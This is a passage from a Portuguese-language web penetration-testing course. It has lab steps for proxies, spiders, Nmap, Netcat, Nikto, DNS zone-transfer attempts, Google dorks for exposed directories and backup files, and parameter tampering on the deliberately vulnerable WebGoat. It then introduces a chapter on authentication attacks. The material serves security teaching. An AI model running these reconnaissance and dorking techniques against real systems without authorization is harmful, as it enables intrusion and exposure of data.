25. Na aba *Configuração do proxy*, selecione *Configuração manual de proxy*.
26. Selecione *Usar o mesmo proxy para todos os protocolos* e preencha os campos *Proxy HTTP* e *Porta* com os valores "localhost" e "9000", respectivamente.
27. Clique em *Fechar* e, na mensagem que aparece, em *Fechar*, novamente.
28. Para finalizar, clique em *Fechar* na janela de preferências.
29. Os passos seguintes são para testar o acesso via Paros, mas sem interceptação de nenhuma das requisições.
30. No Paros, selecione a aba *Trap*.

31. Limpe os check-boxes *Trap request* e *Trap response*.
32. Clique na aba *History*, localizada na parte inferior da tela, e veja que não há itens listados ali.
33. Retorne ao Chrome e acesse exemplo.esr.rnp.br.
34. Volte ao Paros e veja que a lista na aba *History* foi preenchida com as requisições efetuadas pelo acesso acima.
35. Encerre o Paros.

Web spiders

O objetivo desta atividade é que o aluno tenha um primeiro contato com web spiders, para utilizá-los nos exercícios sobre mapeamento.

Spider do Burp Suite

1. Inicie o Burp Suite, presente no menu *Aplicativos\Curso – Ferramentas*.
2. Selecione a aba *Spider*.
3. Selecione a aba-filha *Control* e veja as opções disponíveis.
4. Selecione a aba-filha *Options* e veja as opções disponíveis.
5. Para finalizar, clique em *Help* e em *spider help* e faça uma breve leitura do conteúdo.
6. Encerre o Burp Suite.

Spider do Paros

1. Inicie o Paros, presente no menu *Aplicativos\Curso – Ferramentas*.
2. Selecione a aba *Spider*, na parte inferior da tela, e veja as opções disponíveis.
3. Clique em *Analyse* e em seguida em *Spider*. O que acontece?
4. Encerre o Paros.

Spider do WebScarab

1. Inicie o WebScarab, presente no menu *Aplicativos\Curso – Ferramentas*.
2. Selecione a aba *Spider* e veja as opções disponíveis.
3. Clique em *Help* e em *Contents*.
4. Expanda o ramo *WebScarab Plugins*, selecione *The Spider plugin* e leia o conteúdo apresentado.
5. Encerre o WebScarab.

Varredores de portas e serviços

O representante mais conhecido deste tipo de software é o Nmap, cuja interface gráfica oficial é o Zenmap. Siga o roteiro abaixo para um contato inicial com a ferramenta.

1. Abra uma janela de terminal.
2. Veja a documentação do Nmap:

```
man nmap
```

3. Execute uma varredura local básica e analise o relatório apresentado:

```
nmap localhost
```

4. Encerre o terminal.

Outras ferramentas

Há outras ferramentas que podem ser utilizadas em testes de invasão de aplicações web, das quais, nesta atividade, serão abordadas o Netcat, o OpenSSL e o Nikto.

Netcat

O roteiro abaixo emprega o Netcat para implementar um modelo cliente-servidor simples.

1. Abra uma janela de terminal.
2. Veja a documentação do Netcat:

```
$ man netcat
```

3. Digite o comando abaixo para que o Netcat escute conexões na porta 7000:

```
$ nc -l 7000
```

4. Abra outro terminal.
5. Conecte-se à primeira instância do Netcat, por meio do comando:

```
$ nc localhost 7000
```

6. Digite alguns textos e veja que são refletidos no outro terminal.
7. Encerre o cliente pressionando Control+D.
8. Encerre uma das janelas de terminal.

```
OpenSSL
```

Como se sabe, o Netcat não é capaz de tratar os protocolos SSL e TLS nativamente e, assim, o roteiro abaixo ilustra como o OpenSSL pode preencher esta lacuna, por meio do comando `s_client`.

9. Mude o foco para a janela de terminal da última atividade.
10. Conecte-se ao servidor `w3s.esr.rnp.br`, com o comando:

```
$ openssl s_client -connect w3s.esr.rnp.br:443
```

11. Acesse a página raiz, digitando:

```
$ GET / HTTP/1.0
```

12. Role a janela para visualizar a saída do OpenSSL.

Nikto

1. Mude o foco para a janela de terminal da última atividade.
2. Veja a documentação do Nikto:

```
$ man nikto
```

3. Encerre a janela de terminal.

Atividade 2 – Reconhecimento

O objetivo desta atividade é exercitar os diversos passos que fazem parte da etapa de reconhecimento de um teste de invasão, cujo propósito é levantar o máximo possível de informações da aplicação alvo.

Levantamento de informações em fontes públicas

Muitas informações úteis para um teste de invasão podem ser obtidas em fontes públicas, como redes sociais, grupos de discussão e anúncios de emprego. Com o roteiro abaixo, que deve ser executado em uma janela de terminal, algumas das informações sobre a organização em que trabalha serão identificadas.

Considere as redes sociais de que participa. Identifique que informações sobre tecnologias utilizadas pela organização em que trabalha podem ser extraídas de seus perfis e das comunidades de que faz parte.

1. Consulte as informações de registro de domínio da sua organização e identifique informações relevantes para testes de invasão.

```
$ whois <nome de domínio da empresa>
```

2. Identifique os servidores de nome e de e-mail da sua organização, com o seguinte comando:

```
$ dig ANY <nome de domínio da empresa>
```

3. Tente executar uma transferência de zona DNS para o domínio da sua organização. Na remota possibilidade desta funcionalidade estar habilitada, uma vulnerabilidade acaba de ser encontrada e precisa ser corrigida.

```
$ dig -t AXFR <nome de domínio da empresa>
```

Google hacking

Mecanismos de busca como o do Google permitem encontrar muitas informações sobre uma aplicação e, assim, são muito úteis em testes de invasão. Nesta prática, o aluno executará diversas consultas ao Google, para explorar as opções existentes. Para cada pesquisa, observe o total de itens encontrados, o tempo de execução e as páginas listadas.

1. Inicie o navegador de sua preferência e acesse www.google.com.
2. Para encontrar páginas em inglês sobre testes de invasão em aplicações web, submeta a seguinte pesquisa:

```
web application penetration testing
```

3. Altera a pesquisa para a seguinte e observe o que muda nos resultados:

```
web application OR penetration testing
```

4. Aplique a seguinte alteração para buscar páginas que possuam *web application* ou *penetration testing*:

```
“web application” OR “penetration testing”
```

5. Execute a pesquisa abaixo para listar varredores de vulnerabilidades:

```
vulnerability scanners
```

6. Se não estiver interessado no Nessus, por exemplo, inclua “-nessus”:

```
vulnerability scanners -nessus
```

7. Veja o que o Google encontra sobre a sua empresa, digitando:

```
<nome da empresa em que trabalha>
```

8. Para restringir a busca ao domínio da sua empresa, empregue o operador “site”:

```
site:<domínio da empresa>
```

9. Verifique se sua empresa possui algum sistema web voltado para internet com uma página de autenticação de usuário:

```
site:<domínio da empresa> login OR logon
```

10. Procure na internet sítios web com listagem de diretórios habilitada:

```
intitle:“Index of”
```

11. Para encontrar arquivos “.bak”, utilize a pesquisa:

```
intitle:“Index of” filetype:“bak”
```

12. Localize na internet relatórios gerados pelo Nessus:

```
“This file was generated by Nessus”
```

Identificação de sistema operacional, serviços e portas

Neste exercício, será realizada a identificação do sistema operacional, serviços e portas do servidor que hospeda “exemplo.esr.rnp.br”.

1. Inicie uma janela de terminal.
2. Execute o comando e analise o relatório gerado:

```
$ nmap exemplo.esr.rnp.br
```

3. O comando acima apenas identificou as portas e serviços do servidor, mas não exibiu nada sobre o sistema operacional e plataformas que fornecem os serviços. Isso pode ser obtido com a opção “-A”:

```
$ nmap -A exemplo.esr.rnp.br
```

Quantos e quais servidores web foram identificados?

4. Aparentemente, a opção “-A” fez apenas metade do trabalho esperado, pois não identificou o sistema operacional. O motivo disso é que, para essa funcionalidade ser executada corretamente, o programa deve ser executado por um usuário privilegiado. Assim, chame o Nmap via *sudo* e forneça a sua senha quando solicitada:

```
$ sudo nmap -A exemplo.esr.rnp.br
```

5. O Nmap possui uma interface gráfica oficial, chamada de Zenmap. Inicie-a, a partir do menu *Aplicativos\Curso – Ferramentas* e forneça sua senha, quando solicitada.
6. Explore as opções disponíveis na interface gráfica.
7. Digite “exemplo.esr.rnp.br” no campo *Target* e observe como o campo *Command* é atualizado em tempo real.
8. Clique no botão *Scan* e aguarde até que a tarefa seja executada.
9. Analise o resultado, percorrendo as abas *Nmap output*, *Ports / Hosts*, *Topology*, *Host Details* e *Scans*.
10. Feche a janela do Zenmap, mas mantenha o terminal aberto para a próxima atividade.

Identificação do servidor web

Na atividade anterior, o Nmap já realizou um ótimo trabalho na identificação de servidores web. Apesar disso, é sempre bom conhecer métodos alternativos de se realizar a mesma tarefa. Assim, nesta atividade, serão estudadas técnicas adicionais para identificar o tipo de servidor web em uso.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse “http://exemplo.esr.rnp.br:81/bla” e veja se a mensagem de erro dá alguma pista sobre o servidor. É o mesmo que o identificado pelo Nmap? Esta técnica é robusta?
3. Repita o passo anterior para as seguintes URLs:

```
http://exemplo.esr.rnp.br:81/bla
http://exemplo.esr.rnp.br:8080/bla
http://exemplo.esr.rnp.br:8090/bla
```

4. Outra técnica consiste na análise do cabeçalho *Server*, fornecido pelo servidor como parte das respostas. Para realizar este teste, abra uma nova janela de terminal e digite o texto abaixo, finalizando com [Enter] duas vezes:

```
$ nc exemplo.esr.rnp.br 80
HEAD / HTTP/1.0
```

O valor do cabeçalho supracitado está de acordo com o tipo de servidor identificado pelo Nmap? Esta técnica é robusta?

5. Repita o Passo 4, substituindo a porta 80 por 81, 8080 e 8090.
6. Houve algum problema ao realizar o teste para a porta 81? Provavelmente sim, e o motivo é que o *lighttpd*, na versão 1.4, somente aceita linhas terminadas pelos caracteres CR e LF, enquanto que o sistema operacional Linux adota apenas o caractere LF. Para corrigir isto, utilize a opção “-C” do Netcat.
7. A última técnica envolve o uso do utilitário *httpprint*. Inicie-o a partir do menu *Aplicativos\Curso – Ferramentas*.

8. Na tabela localizada abaixo do campo *Signature File*, insira uma linha para cada uma das portas no conjunto {80, 81, 8080, 8090}, com *Host* igual a “exemplo.esr.rnp.br” e com o check-box marcado. Para incluir uma nova linha, basta pressionar a tecla [Enter], quando o foco estiver em *Host* ou *Port*.
9. Clique no botão *Options*, desabilite a opção *ICMP Enable* e clique em *OK*.
10. Para iniciar a execução, clique no botão que contém uma seta verde.
11. Compare o resultado com o Nmap, por meio da coluna *Banner Deduced*, e observe que não foi muito satisfatório. Esse resultado, contudo, pode ser melhorado por meio da adição de assinaturas de servidores web ao arquivo *signatures.txt* do httpprint. A localização deste arquivo pode ser observada no campo *Signature File*, que, no exercício, aparece como um subdiretório do drive “Z”, porque o utilitário está sendo executado via Wine.
12. Selecione na tela do httpprint a linha do servidor *lighttpd* e copie para a área de transferência (Control-C) a região abaixo da tabela, contendo nome do servidor e cinco linhas em hexadecimal.
13. Abra uma janela de terminal e digite o seguinte comando, fornecendo a senha quando solicitada:

```
$ sudo gedit /usr/share/httpprint_301/win32/signatures.txt
```

14. Logo após a linha “# \$AUTOGENERATED: {version}”, cole o que copiou do httpprint, deixando uma linha em branco antes da seção seguinte.
 15. Salve o arquivo e execute novamente o httpprint. O que acontece?
-
-

16. Feche as janelas do gedit, httpprint e terminais.

Levantamento dos métodos suportados pelos servidores web

Neste roteiro, por meio do método *OPTIONS*, o aluno deve identificar os métodos suportados pelos quatro servidores web instalados na máquina virtual Fedora.

17. Abra uma janela de terminal e digite o texto abaixo, finalizando com [Enter] duas vezes:

```
$ nc exemplo.esr.rnp.br 80
OPTIONS / HTTP/1.0
```

18. Repita o processo para as portas 81, 8080 e 8090, lembrando-se como proceder, no caso do *lighttpd*.
19. Feche a janela de terminal.

Deteção de hosts virtuais

Nesta atividade, serão exercitados métodos para a detecção dos hosts virtuais.

1. Inicie o navegador de sua preferência.
2. Acesse <http://dvwa.esr.rnp.br>.
3. Acesse <http://exemplo.esr.rnp.br>.
4. Abra uma janela de terminal.

5. Digite o comando abaixo e anote o endereço IP:

```
$ ping -c 1 dvwa.esr.rnp.br
```

6. Digite o comando abaixo e anote o endereço IP:

```
$ ping -c 1 exemplo.esr.rnp.br
```

7. Quando os dois endereços IP são iguais e os dois sítios são acessados pela mesma porta, significa que são hospedados virtualmente pelo mesmo servidor, que os discerne pelo nome de domínio. A desvantagem deste método, porém, é que nem sempre haverá dois nomes de domínio diferentes à disposição, para realizar o teste descrito.
8. Uma técnica diferente, que depende de sorte para funcionar, consiste em acessar o sítio web por meio do endereço IP. Assim, considere que a aplicação alvo seja “dvwa.esr.rnp.br” e acesse em um navegador web utilizando o endereço IP descoberto no Passo 5. Observe que a página exibida pertence ao domínio “exemplo.esr.rnp.br”, o que implica que a hospedagem virtual por nomes é utilizada. O fator azar está relacionado à chance do sítio web alvo ser exatamente o host padrão do servidor web. Neste caso, o teste não é conclusivo.
9. Repita o exercício anterior para os servidores web que escutam nas portas 81, 8080 e 8090 da mesma máquina. Primeiro, observe a página obtida pelo acesso com a URL “http://exemplo.esr.rnp.br:<porta>” e, em seguida, por meio de endereço IP, com a URL “http://192.168.213.200:<porta>”. Quais estão utilizando hospedagem virtual?
10. A última técnica envolve o uso de uma ferramenta web para mapear endereços IP para nomes de domínio. Inicie acessando uma janela de terminal.
11. Digite o comando abaixo para descobrir o endereço IP do servidor web da sua empresa:

```
$ dig <URL do sítio web da sua empresa>
```

12. Acesse <http://whois.webhosting.info> em um navegador, digite o endereço IP encontrado no passo anterior e clique em Go.
13. Se domínios de empresas diferentes forem listados, o sítio web de sua empresa está armazenado em um servidor com hospedagem virtual habilitada.
14. Feche o navegador e a janela de terminal.

Descoberta de arquivos e diretórios

Para finalizar as atividades sobre reconhecimento, o aluno executará a ferramenta Nikto para descoberta de arquivos e diretórios instalados por padrão nos servidores web.

1. Inicie uma janela de terminal.
2. Digite o comando abaixo e observe o relatório gerado:

```
$ nikto -C all -host exemplo.esr.rnp.br -port 80
```

3. Anote todos os recursos encontrados para uso na fase de mapeamento.
4. Repita o exercício acima, trocando a porta 80 por 81, 8080 e 8090.
5. Encerre a janela de terminal.

Atividade 3 – Mapeamento

Nesta atividade, o aluno realizará o mapeamento de uma aplicação web, contida na máquina virtual Fedora. A ferramenta básica que será utilizada é o web spider, para cópia local das páginas e recursos que compõem a aplicação.

Cópia das páginas e recursos da aplicação

Nesta atividade, o aluno poderá comparar os web spiders que fazem parte das suítes integradas de teste Burp Suite, WebScarab e Paros.

Uso do spider do Paros

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Clique em *Tools* e em *Clear Recent History*, para limpar o histórico. Na janela que aparece, selecione *Everything* para *Time range to clear*, marque todos os itens em *Details* e pressione *Clear now*.
3. Inicie o Paros, presente no menu *Aplicativos\Curso – Ferramentas*.
4. No Firefox, clique no Multiproxy Switch, na barra de estado, e selecione o Paros.
5. Clique no marcador *Mutillidae*, para acessar a aplicação.
6. Percorra os links “Register”, “Login”, “Logout”, “Show log”, “Credits”, “User info”, “DNS Lookup”, “Add to your blog”, “View someone’s blog”, “Browser info”, “Text file viewer” e “Source viewer” e submeta quaisquer formulários que forem apresentados.
7. Acesse páginas, diretórios e arquivos encontrados na fase de reconhecimento.
8. No Paros, percorra e analise o mapa criado na aba *Sites*.
9. Clique em *Tools*, seguido de *Options....*
10. Selecione *Spider* na parte esquerda da janela.
11. Inclua a URL “http://mutillidae.esr.rnp.br/setupreset.php” em *URLs to be skipped e not read*.
12. Desmarque *POST forms*.
13. Clique em *OK*.
14. Selecione “http://mutillidae.esr.rnp.br” na aba *Sites* e clique com o botão direito.
15. Selecione *Spider* e clique em *Start*. O processo demorará alguns minutos.
16. Analise novamente o mapa criado na aba *Sites*.
17. Selecione a aba *Spider*, na parte inferior da tela.
18. Observe que as URLs encontradas no processo de cópia são listadas no quadro inferior da tela.
19. Não encerre o Paros.

Uso do spider do WebScarab

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Clique em *Tools* e em *Clear Recent History*, para limpar o histórico. Na janela que aparece, selecione *Everything* para *Time range to clear*, marque todos os itens em *Details* e pressione *Clear now*.

3. Inicie o WebScarab, presente no menu *Aplicativos\Curso – Ferramentas*.
4. No Firefox, clique no Multiproxy Switch, na barra de estado, e selecione o WebScarab.
5. Clique no marcador *Mutillidae*, para acessar a aplicação.
6. Percorra os links “Register”, “Login”, “Logout”, “Show log”, “Credits”, “User info”, “DNS Lookup”, “Add to your blog”, “View someone’s blog”, “Browser info”, “Text file viewer” e “Source viewer” e submeta quaisquer formulários que forem apresentados.
7. Acesse páginas, diretórios e arquivos encontrados na fase de reconhecimento.
8. No WebScarab, selecione a aba *Summary*.
9. Analise o mapa da aplicação, organizado em árvore, e as requisições na tabela localizada abaixo deste. Observe as colunas existentes nas duas partes.
10. Selecione a aba *Spider*.
11. Preencha o campo *Allowed Domains* com “*.esr\.rnp\.br.*”.
12. Marque *Synchronise cookies* e *Fetch Recursively*.
13. Expanda a árvore referente à aplicação Mutillidae e selecione a URL.
14. Clique em *Fetch Tree*. Infelizmente, o WebScarab não possui uma barra de progressão da tarefa e, assim, a única maneira de saber que o processo terminou é quando nenhum item for adicionado ou removido da tela.
15. Retorne à aba *Summary* e analise novamente o mapa da aplicação.
16. Observe na tabela de requisições que algumas linhas com *Origin* igual a *Spider* foram incluídas pelo Passo 14.
17. Não encerre o WebScarab.

Uso do spider do Burp Suite

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Clique em *Tools* e em *Clear Recent History*, para limpar o histórico. Na janela que aparece, selecione *Everything* para *Time range to clear*, marque todos os itens em *Details* e pressione *Clear now*.
3. Inicie o BurpSuite, presente no menu *Aplicativos\Curso – Ferramentas*.
4. No Firefox, clique no Multiproxy Switch, na barra de estado, e selecione o Burp Suite.
5. Clique no marcador *Mutillidae*, para acessar a aplicação.
6. Percorra os links “Register”, “Login”, “Logout”, “Show log”, “Credits”, “User info”, “DNS Lookup”, “Add to your blog”, “View someone’s blog”, “Browser info”, “Text file viewer” e “Source viewer” e submeta quaisquer formulários que forem apresentados.
7. Acesse páginas, diretórios e arquivos encontrados na fase de reconhecimento.
8. No Burp Suite, selecione a aba *Target* e a aba-filha *Site map*.
9. Analise o mapa da aplicação na parte esquerda da tela, a lista de requisições e os detalhes destas e das respostas.
10. No mapa da aplicação, clique com o botão direito sobre o item referente ao Mutillidae e selecione *Add item to scope*.

11. Clique novamente com o botão direito sobre o item referente ao Mutillidae, selecione *Spider this host* e clique no botão *Yes*, na mensagem que aparece.
 12. Neste processo, algumas janelas para submissão de formulários aparecerão. Preencha os campos e clique em *Submit form*, sempre que isso acontecer.
 13. Observe que novos elementos foram adicionados ao mapa da aplicação, ao fim do processo.
 14. Procure pelo arquivo *config.inc* e selecione-o. Que conteúdo interessante ele revela?
-
-

15. Agora, procure pelo arquivo *accounts.txt*, selecione-o e observe o que ele contém. Qual a utilidade das informações encontradas?
-
-

16. Não encerre o Burp Suite.

Identificação dos pontos de entrada de informação

A partir das páginas e recursos copiados no primeiro passo do mapeamento, é necessário identificar pontos de entrada de informação, que serão empregados para testar a presença de uma série de vulnerabilidades. As anotações podem ser feitas em uma planilha, listando método, URL, parâmetros, cabeçalhos e quaisquer outras informações que possam ser úteis para o teste de invasão.

No Paros

1. Retorne à janela do Paros.
2. Selecione a aba *Request*.
3. Selecione a aba *History*.
4. Percorra os itens do histórico, um a um, analisando a requisição que foi realizada e identificando parâmetros passados em requisições GET e POST.
5. Repita o processo para o mapa da aplicação.
6. Selecione a aba *Response*.
7. Percorra os itens do histórico, um a um, analisando a resposta fornecida e observando cabeçalhos não padronizados e definições de cookies.
8. Repita o processo para o mapa da aplicação.
9. Feche a janela do Paros.

No WebScarab

10. Retorne à janela do WebScarab.
11. Selecione a aba *Summary*.
12. Percorra os itens do mapa da aplicação, um a um, analisando as colunas marcadas e a dica que fornecem.
13. Analise os itens contidos na tabela de requisições e observe os parâmetros passados em requisições GET e POST.

14. Role a tabela até o item com menor ID.
15. Dê um duplo clique sobre ele e veja que uma tela com detalhes da requisição e da resposta aparece.
16. Esta janela é dividida em quatro seções separadas por uma barra fina, contendo setas no lado esquerdo. Clique nas setas que apontam para baixo na primeira e terceira barras. Isto ocultará o corpo das mensagens.
17. Na seção de requisição, clique na aba *Raw*.
18. Percorra os diversos itens, clicando no botão *Next*, e, durante esta tarefa, observe os parâmetros passados em requisições GET e POST, cabeçalhos não padronizados e pontos em que cookies são definidos.
19. Feche a janela do WebScarab.

No Burp Suite

20. Retorne à janela do Burp Suite.
21. Selecione a aba *Target* e a aba-filha *Site map*.
22. Clique na barra *Filter* e marque o campo *Show only in-scope items*.
23. Clique novamente na barra para recolher a janela.
24. Selecione a aba *Request*, abaixo da tabela de requisições, e a aba-filha *Raw*.
25. Percorra os itens do mapa da aplicação, um a um, analisando a requisição que foi realizada e identificando parâmetros passados em requisições GET e POST.
26. Selecione a aba *Response*, abaixo da tabela de requisições, e a aba-filha *Raw*.
27. Percorra os itens do mapa da aplicação, um a um, analisando a resposta gerada pelo servidor e identificando cabeçalhos não padronizados e pontos em que são definidos cookies.
28. Clique com o botão direito na raiz do mapa da aplicação e selecione *Copy links in this host*.
29. Abra o gedit, localizado no menu *Aplicativos\Acessórios*, e pressione *Ctrl+V*, para colar os links existentes nas páginas da aplicação. Veja se encontra alguma coisa interessante.
30. Feche a janela do Burp Suite.

Atividade 4 – Descoberta e exploração de vulnerabilidades

O propósito da presente atividade é introduzir ao aluno o processo de descoberta e exploração de vulnerabilidades. Será abordada a exploração de controles no lado cliente, que, muitas vezes, constitui o único ponto de validação das informações fornecidas pelos usuários. Como se sabe, tal prática é censurável, pois, normalmente, é uma tarefa trivial quebrar este tipo de mecanismo. Nos exercícios que se seguem, recomenda-se que o aluno tente traçar a estratégia de exploração, antes de seguir o roteiro fornecido.

Acesso ao WebGoat

Os exercícios desta atividade serão executados no OWASP WebGoat, uma aplicação contendo vulnerabilidades propositalmente, para o estudo de segurança em aplicações web.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Inicie o WebScarab, presente no menu *Aplicativos\Curso – Ferramentas*.

3. Selecione a aba-filha *Manual Edit*, sob a aba *Proxy*, e desmarque a opção *Intercept requests*.
4. No Firefox, clique no Multiproxy Switch, na barra de estado, e selecione o WebScarab.
5. Clique no marcador *WebGoat* e forneça “guest” e “guest”, quando usuário e senha forem solicitados.
6. Clique em *Start WebGoat*.

Evasão de restrições em campos HTML

Neste exercício, um formulário contendo diversos campos com restrições é apresentado pela aplicação e o aluno deve violar todas as regras definidas. Para facilitar na solução, pense qual elemento é responsável por honrar as restrições dos campos.

1. Selecione a aba *Summary* no WebScarab e identifique o ID da última requisição.
2. No WebGoat, clique no menu *Parameter Tampering* e no sub-menu *Bypass HTML Field Restrictions*.
3. Verifique as restrições definidas para cada campo do formulário.
4. Submeta o formulário, clicando em *Submit*.
5. Retorne ao WebScarab, dê um duplo clique na requisição posterior à identificada no passo 1 e observe os parâmetros passados via POST. Repare que o campo desabilitado não é submetido ao servidor.
6. Feche a janela.
7. Clique na aba *Proxy* e na aba-filha *Manual Edit*.
8. Marque a opção *Intercept requests* e desmarque as demais.
9. Volte ao Firefox e pressione Ctrl+U para visualizar o código-fonte.
10. Pressione Ctrl+F e digite *Disabled input field*;, para encontrar o campo desabilitado.
11. Anote o nome do campo, definido no elemento *<input>*, e feche a janela de visualização de código-fonte.
12. Clique em *Submit* novamente. Uma janela aparece, contendo a requisição que será efetuada. Para alterar o valor de um parâmetro, basta dar um duplo clique na coluna *Value*, na linha correspondente, e digitar a nova informação.
13. Clique em *Insert*.
14. Substitua o nome *Variable* pelo identificado no Passo 11.
15. Altere os seis parâmetros para o valor “blabla”.
16. Clique em *Accept changes*.
17. O exercício é finalizado com sucesso e a mensagem “* Congratulations. You have successfully completed this lesson.” é exibida.

Evasão de validação Javascript

O objetivo deste exercício é ilustrar como a validação de informações, por meio de Javascript, pode ser facilmente quebrada, quando ela não é ratificada pelo servidor.

1. No WebScarab, selecione a aba *Proxy* e a aba-filha *Manual Edit*.
2. Desmarque todas as opções.

3. Retorne ao WebGoat e clique no menu *Parameter Tampering* e no sub-menu *Bypass Client Side JavaScript Validation*.
4. Leia as regras definidas para cada campo, altere-os para valores inválidos e submeta o formulário, clicando em *Submit*.
5. Veja que a validação local identifica problemas nos campos e impede que a requisição seja realizada. Feche a janela de mensagem.
6. Clique em *Restart this lesson*.
7. Retorne ao WebScarab e clique em *Intercept requests*.
8. Volte ao Firefox e submeta o formulário novamente. Uma janela aparece, contendo a requisição que será efetuada.
9. Insira o caractere "!" ao final dos valores dos parâmetros.
10. Clique em *Accept changes*.
11. O exercício é finalizado com sucesso e a mensagem "Congratulations. You have successfully completed this lesson." é exibida.

Exploração de campo escondido

Esta atividade simula uma aplicação para suporte a cliente, que permite enviar uma mensagem ao administrador, por meio do formulário fornecido. O objetivo é enviar mensagens a pessoas arbitrárias, mesmo sem a existência de tal opção.

1. No WebScarab, selecione a aba *Proxy* e a aba-filha *Manual Edit*.
2. Desmarque todas as opções.
3. Retorne ao WebGoat e clique no menu *Parameter Tampering* e no sub-menu *Exploit Unchecked Email*.
4. Role a página até o final do formulário, preencha-o e clique em *Send!*.
5. Veja no final da página apresentada o formato da mensagem submetida.
6. Retorne ao WebScarab e clique em *Intercept requests*.
7. Volte ao Firefox e submeta uma nova mensagem pelo sistema. Uma janela aparece, contendo a requisição que será efetuada.
8. Observe a existência do parâmetro "to". Este é um campo escondido do formulário, que teria sido encontrado na fase de mapeamento da aplicação. Isto é um exemplo da importância de não se pular etapas.
9. Altere o valor do parâmetro "to" para "friend@owasp.org".
10. Clique em *Accept changes*.
11. Role até o final da página e verifique que a mensagem foi enviada ao e-mail "friend@owasp.org", em vez de "webgoat.admin@owasp.org". A página de sucesso não aparece, porque este roteiro é apenas parte do esperado.

Bibliografia 2

- DOUPÉ, Adam; COVA, Marco e VIGNA, Giovanni. Why Johnny Can't Pentest: An Analysis of Black-box Web Vulnerability Scanners. In: *Proceedings of Seventh Conference on Detection of Intrusions and Malware & Vulnerability Assessment* (DIMVA 2010). Bonn, Germany, 2010.
- HERZOG, Pete. *OSSTMM 3 – The Open Source Security Testing Methodology Manual – Contemporary Security Testing and Analysis*. ISECOM, 2010.
- LONG, Johnny; TEMMINGH, Roelof; STEWART, Jeff; PETKOV, Petko D. e LANGLEY, Ryan. *Google Hacking for Penetration Testers: Volume 2 – a completely new volume of Google hacking techniques*. Syngress, 2008.
- MCGRAW, Gary. *Software Security: Building Security In*. Addison-Wesley Professional, 2006.
- MEUCCI, Matteo *et al.* OWASP testing guide v3.0. OWASP, 2008.
- NETMARKETSHARE. Browser market share. Disponível em: <http://marketshare.hitslink.com/report.aspx?qprid=0>. Data de acesso: 28/12/2010.
- PCI. Payment Card Industry (PCI) Data Security Standard – Requirements and Security Assessment Procedures – v. 1.2.1. PCI Security Standards Council, 2009a.
- PCI. Payment Card Industry (PCI) Payment Application Data Security Standard (PA-DSS) – version 1.2.1. PCI Security Standards Council, 2009b.
- POSTEL, Jon. RFC 793 – Transmission Control Protocol – DARPA Internet Program – Protocol Specification. 1981.
- SCARFONE, Karen; SOUPPAYA, Murugiah; CODY, Amanda e OREBAUGH, Angela. Technical Guide to Information Security Testing and Assessment – Recommendations of the National Institute of Standards and Technology. NIST Special Publication 800-115, National Institute of Standards and Technology, 2008.
- STATCOUNTER. Top 5 browsers from Nov 09 to Nov 10. Disponível em: <http://gs.statcounter.com/>. Data de acesso: 28/12/2010.
- STATOWL. Web browser market share. Disponível em: http://www.statowl.com/web_browser_market_share.php. Data de acesso: 28/12/2010.
- STUTTARD, Dafydd; PINTO, Marcus. *The Web Application Hacker's Handbook*. Wiley Publishing, Inc., 2007.

3

Teste do mecanismo de autenticação

objetivos

Apresentar as principais vulnerabilidades às quais estão sujeitos os mecanismos de autenticação de usuários, bem como as técnicas que podem ser empregadas para detectá-las e explorá-las.

Fatores e tecnologias de autenticação, enumeração de usuários, autenticação com múltiplos fatores, ataques de força bruta, ataques de dicionário, rainbow tables, política de senhas fortes.

conceitos

Introdução

Um requisito importante de segurança da informação, que deve ser satisfeito por aplicações web, é a autenticação de entidades, isto é, a corroboração da identidade da parte com a qual se comunica.



Por um lado, os usuários querem ter a certeza de que estão conectados com o servidor legítimo antes de fornecerem informações sensíveis, como credenciais de acesso e documentos de projeto. Por outro, a aplicação necessita confirmar a identidade de cada usuário, para que acessos a regiões protegidas sejam devidamente autorizados. O primeiro caso é resolvido, normalmente, por meio do uso do protocolo HTTPS, cujas vulnerabilidades de implantação são discutidas no Capítulo 9. Já a autenticação de usuários será abordada, ao longo deste capítulo, com foco nos problemas de segurança que podem ocorrer.

Um processo de autenticação de entidades sempre envolve a interação entre duas partes, o reclamante e o verificador, que visam, respectivamente, comprovar a própria identidade e averiguar as provas fornecidas pelo primeiro. Nesse contexto, o reclamante pode utilizar um ou mais fatores abaixo para provar o que deseja:



- **Algo que se sabe:** para provar a identidade, o reclamante mostra conhecimento de uma informação sabida apenas por ele, como senhas e chaves privadas. Esse é o fator mais utilizado para autenticação de usuários em aplicações web.
- **Algo que se tem:** o reclamante deve provar que possui um dispositivo físico particular, fornecido ou cadastrado anteriormente pelo verificador. Cartelas de senhas, celulares, smart cards e geradores de senhas únicas são exemplos de tais dispositivos, os quais são comumente empregados em cenários que requerem um alto nível de segurança, como internet banking e declaração de Imposto de Renda.



- **Algo que se é:** nesse caso, uma pessoa prova a identidade por meio de uma característica física ou comportamental (biometria), como íris, voz, retina, impressão digital, face, padrão de digitação, assinatura manual, entre outros. Embora seja possível utilizar esse fator em aplicações web, não é muito comum encontrá-lo na prática, pois o custo dos sensores pode ser elevado e o processo de cadastro de usuários não é trivial.



Quando mais de um fator é empregado no processo de autenticação, diz-se que ele é multifator, e, de modo geral, isso confere um nível de segurança superior a soluções que se baseiam em uma única classe de mecanismo. Uma exceção, porém, engloba aqueles sistemas que permitem que o usuário se autentique com apenas um dos fatores contemplados e, consequentemente, a segurança é equivalente ao mecanismo mais fraco do conjunto.

No caso específico de biometria, é possível utilizar mais de uma característica física ou comportamental do usuário, para autenticá-lo, o que é chamado de autenticação biométrica multimodal. Pode-se dizer que a autenticação de usuários é o mecanismo de segurança mais evidente para aqueles que utilizam uma aplicação, pois ele é completamente explícito e obrigatório.

Quando apresenta falhas, porém, um atacante consegue acesso ilegítimo ao sistema, seja pela porta da frente, por meio do fornecimento de credenciais válidas, maliciosamente obtidas, ou pela lateral, evadindo ou subvertendo a implementação do mecanismo. Em qualquer dos casos, informações sensíveis da vítima podem ser comprometidas e ações, realizadas em nome dela. Obviamente, o problema torna-se muito mais crítico caso a conta violada tenha privilégios administrativos (Meucci *et al.*, 2008; Stuttard e Pinto, 2007).

